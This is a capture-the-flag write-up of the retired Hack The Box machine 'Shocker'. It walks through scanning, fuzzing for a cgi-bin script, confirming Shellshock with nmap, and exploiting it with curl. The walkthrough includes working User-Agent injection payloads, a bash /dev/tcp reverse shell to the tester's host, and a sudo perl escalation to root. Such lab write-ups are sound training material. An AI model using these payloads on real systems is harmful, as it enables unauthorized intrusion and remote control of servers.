355 HTB SHOCKER

[HTB] Shocker

by **Vorkampfer** `https://github.com/vorkampfer`


- **Resources:**

    1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
    2. **How hackers use shellshock:** `https://blog.cloudflare.com/inside-shellshock`
    3. `https://blackarch.wiki/faq/`
    4. `https://blackarch.org/faq.html`
    5. **0xdf** `https://0xdf.gitlab.io/`

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
The name Shocker gives away pretty quickly what I'll need to do on this box. There were a couple things to look out for along the way. First, I'll need to be careful when directory brute forcing, as the server is misconfigured in that the cgi-bin directory doesn't show up without a trailing slash. This means that tools like gobuster and feroxbuster miss it in their default state. I'll show both manually exploiting ShellShock and using the nmap script to identify it is vulnerable. Root is a simple GTFObin in perl. In Beyond Root, I'll look at the Apache config and go down a rabbit hole looking at what commands cause execution to stop in ShellShock and try to show how I experimented to come up with a theory that seems to explain what's happening. ~0xdf
```

Skill-set:

```
1. ShellShock Attack (User-Agent)
2. Abusing Sudoers Privilege (Perl)
3. EXTRA: We create our own CTF in Docker that demos the ShellShock exploit.
```

1. **Ping &** `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.10.56
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=264 ms

2. ▷ whichsystem.py 10.10.10.56
10.10.10.56 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan Shocker.htb
2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4. ▷ echo $openportz
```


```
80,2222
5. ▷ portzscan $openportz Shocker.htb
6. ▷ jbat Shocker/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80 shocker.htb
8.     ▷ cat portzscan.nmap | grep '^[0-9]'
80/tcp   open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'Apache httpd 2.4.18 launchpad'
2. I click on 'https://launchpad.net/debian/+source/apache2/2.4.25-3+deb9u6' and it tells me we are dealing with a Debian Stretch.
3. apache2 (2.4.25-3+deb9u6) stretch; urgency=medium
4. Google 'OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad' <<< Comes back as Ubuntu Xenial. So our target is either an Debian Stretch or an Ubuntu Xenial Server.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
```




Lets do some manual enumeration of the website

```
1.  ▷ exiftool bug.jpg <<< nothing here
2. http://10.10.10.56 <<< All I get is this image.
```

6. **WFUZZ**

```
1. If you are not getting any hits with WFUZZ you might want to put a backslash on your FUZZ keyword. See below.
2. ▷ wfuzz -c --hc=404 --hh=137 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/ <<< Adding a slash at the end will sometimes yeild better results.
000000083:   403        11 L     32 W       292 Ch      "icons"
000000035:   403        11 L     32 W       294 Ch      "cgi-bin"
3. If you do http://10.10.10.56/cgi-bin <<< It will give us a Not Found 403 but if we do http://10.10.10.56/cgi-bin/  with a slash at the end we get a Forbidden message. See below.
4. Forbidden
You do not have permission to access /cgi-bin/ on this server.
Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80
5. Lets FUZZ below /cgi-bin/FUZZ
6. ~/hackthebox/shocker ▷ wfuzz -c --hc=404 --hh=294 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt -z list,sh-pl-cgi http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z
7. SUCCESS
8. 000000373:   200        7 L      17 W       118 Ch      "user - sh"
9. Lets check out this page WFUZZ found for us.
10. http://10.10.10.56/cgi-bin/user.sh
```



Seems like it wants to download something. Lets use CURL

```
1. ▷ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh"
Content-Type: text/plain
Just an uptime test script
13:57:33 up  1:25,  0 users,  load average: 0.00, 0.00, 0.00
2. NOTE, if you ever see the extension cgi-bin or cgi anything. You may want to check to see if the framework is vulnerable to Shellshock.
3. Google 'What is shellshock attack' or 'shellsock exploit'
4. Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.
5. Shellshock is a bug in older versions of Bash that allows an attacker to gain unauthorized access to a computer system.
```

NMAP nse script *shellshock*

- *#pwn_nmap_shellshock*

8. **NMAP can scan for Shellshock!**

```
1. ▷ locate shellshock | grep "\.nse"
/usr/share/nmap/scripts/http-shellshock.nse
2. ▷ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56 -oN port80_shellshock_nse_script.nmap -vvv
3. SUCCESS, I get a Vulnerable response from nmap. That means our server is vulnerable to shellshock exploit.
-----------------------------------------------
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
4. We can manipulate the payload for nmap nse shellshock script by just adding the missing 'echo;' where it says
5. cmd = "() { :;};echo; " .. cmd
. I will take a screenshot of me editing the script. It is programmed in lua.
6. ▷ locate shellshock | grep "\.nse"
/usr/share/nmap/scripts/http-shellshock.nse
7. It will be missing the echo; so add it.  cmd = "() { :;}; " .. cmd. It should look like the cmd above. If your still confused see image below.
8.  ▷ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=/usr/bin/whoami -p80 10.10.10.56 -vvv -oN port80_shellshock_nse_script_whoami.nmap
9. Now the shellshock nse script will report commands back to you. Basically you are enumerating the box using the nmap scan. How cool is that!?
10. Here is a part of the response
-----------------------------------------
|     Disclosure date: 2014-09-24
|     Exploit results:
|       shelly
```

- *#pwn_tshark_Pcap_usage_knowledge_base_HTB_Shocker*

pcap capture using T-shark and analysis

9. **T-shark the correct way to set up for packet capturing**

```
1. I had struggled before with the wrong commands to run tshark. Below is the correct way.
2. ~/hackthebox/shocker ▷ tshark -w capture_shocker.cap -i tun0
Capturing on 'tun0'
3. To open the packet capture use the "-r" flag
4. ~/hackthebox/shocker ▷ tshark -r capture_shocker.cap 2>/dev/null
    1 0.000000000   10.10.14.7 → 95.216.195.133 TCP 52 48098 → 80 [SYN] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM
WS=512
    2 203.159311525   10.10.14.7 → 10.10.10.56  TCP 52 52754 → 80 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460
SACK_PERM WS=512
    3 203.159330480   10.10.14.7 → 10.10.10.56  TCP 52 56074 → 443 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460
SACK_PERM WS=512
    4 203.330444953  10.10.10.56 → 10.10.14.7   TCP 52 80 → 52754 [SYN, ACK, ECE] Seq=0 Ack=1 Win=29200 Len=0
MSS=1340 SACK_PERM WS=64
4. To filter for certain words in the capture use the "-Y" flag
5. ▷ tshark -r capture_shocker.cap -Y "http" 2>/dev/null
   17 204.148641098  10.10.10.56 → 10.10.14.7   HTTP 523 HTTP/1.1 400 Bad Request  (text/html)
   26 204.354851999   10.10.14.7 → 10.10.10.56  HTTP 281 GET /cgi-bin/user.sh HTTP/1.1
   48 204.559107833  10.10.10.56 → 10.10.14.7   HTTP 165 HTTP/1.1 200 OK  (text/x-sh)
6. To display in tshark json format do the following command.
7.  ▷ tshark -r capture_shocker.cap -Y "http" -Tjson 2>/dev/null
[
  {
    "_index": "packets-2024-03-04",
    "_type": "doc",
    "_score": null,<snip>
8. Could not display the whole thing very big output. I am thinking this unravels the contents in Json format of
the packet capture.
9. If you want to cut out a certain field in the json output run the following command.
10. This will cut out the data blob for the field you specify. In this case it is encoded in hexadecimal format.
11. ▷ tshark -r capture_shocker.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null
485454502f312e312034303020426164205265717565737740d0a446174653a2<snip>
12. Lets decode this hexadecimal blob of data.
13. ▷ tshark -r capture_shocker.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null | xxd -p -r; echo
HTTP/1.1 400 Bad Request
Date: Mon, 04 Mar 2024 19:20:07 GMT
Server: Apache/2.4.18 (Ubuntu)<snip>
14. https://blog.cloudflare.com/inside-shellshock
15. This is the area of the code we are looking at.
-----------------------------------------------------
User-Agent: () { :;}; echo; echo -n hpmekin; echo vugdriz
Cookie: () { :;}; echo; echo -n hpmekin; echo vugdriz
Referer: () { :;}; echo; echo -n hpmekin; echo vugdriz
```

Abusing ShellShock vulnerable server using CURL

10. **Lets exploit shellshock vulnerability on this server using CURL instead of the browser. You can also use Burpsuite if you want.**

```
1. ▷ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; };echo; /usr/bin/whoami"
shelly
2.  ▷ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; };echo; /usr/bin/id"
uid=1000(shelly) gid=1000(shelly)
groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
3. Time to get a shell on the target.
```

Got Shell

11. **Using curl to get a reverse shell via shellshock exploit**

```
1. Lets craft the payload in curl
2.  ▷ curl -s -X GET "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; };echo; /bin/bash -i >&
/dev/tcp/10.10.14.7/443 0>&1"
3. SUCCESS
4.  ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.56 40040
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
```

12. **Time for some enumeration as shelly user**

```
1. I upgrade the shell
2. shelly@Shocker:/usr/lib/cgi-bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
```

```
shelly@Shocker:/usr/lib/cgi-bin$ ^Z
[1]  + 217999 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 217999 continued  sudo nc -nlvp 443
                                        reset xterm

shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ TERM=xterm-256color
shelly@Shocker:/usr/lib/cgi-bin$ source /etc/skel/.bashrc
shelly@Shocker:/usr/lib/cgi-bin$ stty rows 39 columns 185
shelly@Shocker:/usr/lib/cgi-bin$ export SHELL=/bin/bash
3. shelly@Shocker:/usr/lib/cgi-bin$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial
4. As you can see here the target was an Ubuntu Xenial Server. I was half way right on the guess.
5. shelly@Shocker:/usr/lib/cgi-bin$ hostname -I
10.10.10.56 dead:beef::250:56ff:feb9:2c89
6. Thankfully we are not in a docker container.
7. We got the User Flag
8. shelly@Shocker:/home/shelly$ cat user.txt
fd6ef4dcfe53354d745af13cb310a924
```

13. **Continuing with the enumeration for intended PrivESC to ROOT**

```
1. Shelly is a member of 'lxd' group aka docker container group
2. shelly@Shocker:/home/shelly$ id
uid=1000(shelly) gid=1000(shelly)
groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
3. Savitar says that is already a redflag because there is a well known exploit with lxd.
4. ~/hackthebox/shocker ▷ searchsploit lxd
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh
5. ▷ searchsploit -m linux/local/46978.sh
6. shelly@Shocker:/home/shelly$ sudo  -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
7. I go to gtfobins and look up perl sudo
8. SUCCESS, perl is there!
9. shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
# whoami
root
# cat /root/root.txt
19ac59c8c9336f7d587cdc2010ab6aa0
```

Shocker has been Pwned!

Congratulations **quadamage**, best of luck in capturing flags ahead!

#23494	04 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE

This was probrably the easiest box I have done in a while.